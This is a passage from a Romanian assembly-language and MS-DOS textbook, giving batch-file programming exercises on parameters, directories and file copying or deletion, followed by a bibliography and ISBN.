25. Se cere un fişier de comenzi care primeşte un număr oarecare de parametri. Primul parametru reprezintă un nume de director. Dacă în lista următorilor parametri există cel puţin 2 nume de fişiere care se află în directorul dat ca prim parametru, atunci să se creeze un al doilea director cu numele dat ca parametru (dacă el nu există deja) şi să se copieze cele 2 fişiere în el.
Obs. Problema se va soluţiona exclusiv prin directive şi comenzi MS-DOS.

26. Se cere un fişier de comenzi care primeşte ca şi parametri un număr oarecare de şiruri de caractere. Dacă există cel puţin 2 parametri egali cu primul parametru, atunci se va crea un nou director cu acest nume (dacă nu există), iar în fişierul date.txt creat în acest director vor fi scrişi ceilalţi parametri din linia de comandă.
Obs. Problema se va soluţiona exclusiv prin directive şi comenzi MS-DOS.

27. Se cere un fişier de comenzi care primeşte ca şi parametri un număr oarecare de şiruri de caractere. Dacă în lista de parametri apare şirul "225" atunci se caută în restul parametrilor numele de fişiere care există în directorul curent şi dacă acestea sunt cel puţin 2, vor fi afişate toate şirurile de caractere rămase în lista parametrilor, acestea nereprezentând nume de fişiere din directorul curent.
Obs. Problema se va soluţiona exclusiv prin directive şi comenzi MS-DOS.

28. Se cere un fişier de comenzi care primeşte în linia de comandă oricâţi parametri. Dacă numărul de parametri este par, se vor copia într-un director PAR toate fişierele din linia de comandă care sunt parametri de ordin par, iar dacă numărul de parametri este impar se vor copia într-un director IMPAR toate fişierele din linia de comandă care sunt parametri de ordin impar.
Obs. Problema se va soluţiona exclusiv prin directive şi comenzi MS-DOS.

29. Se cere un fişier de comenzi care primeşte oricâţi parametri în linia de comandă reprezentând nume de fişiere şi directoare. Dacă al 4-lea parametru este un nume de director care apare de cel puţin alte două ori în şirul parametrilor din linia de comandă atunci se vor şterge toate fişierele şi directoarele din linia de comandă, mai puţin cel care are numele celui de-al patrulea parametru.

Bibliografie

1. Randall Hyde – *The Art of Assembly Programming*, No Starch Press Inc., 2003

2. Richard C. Detmer - *Introduction to 80X86 Assembly Language and Computer Architecture*, Jones and Bartlett Computer Science, 2001

3. Kip R. Irvine - *Assembly Language for Intel-Based Computers,* Prentice-Hall Inc., 2003

4. Jeff Duntemann – *Assembly Language Step-By-Step. Programming with DOS and Linux,* John Wiley & Sons, *2000*

5. F.M.Boian, Al. Vancea, S. Iurian, M. Iurian – *Arhitectura 80x86. Limbaj de asamblare. Legătura între limbaje*, Litografia UBB Cluj, 1995

6. Irina Athanasiu, Al. Pănoiu - *Microprocesoarele 8086, 286, 386*, Ed. Teora, 1992

7. Gh. Muscă – *Programare în limbaj de asamblare*, Ed. Teora, 1998

8. Vasile Lungu - Procesoare Intel. *Programare în limbaj de asamblare,* ed. Teora, 2004

9. *** http://www.doorknobsoft.com/asm_tutorial.html

10. *** http://www.deinmeister.de/wasmtute.htm

11. *** http://www.xs4all.nl/~smit/asm01001.htm

12. *** http://www.btinternet.com/~btketman/tutpage.html

13. *** http://www.masm32.com

14. *** http://nasm.sourceforge.net

15. *** http://www.drpaulcarter.com/pcasm/

16. *** http://www.xploiter.com/mirrors/asm/astart.htm

45 ₪

ISBN: 973-651-006-2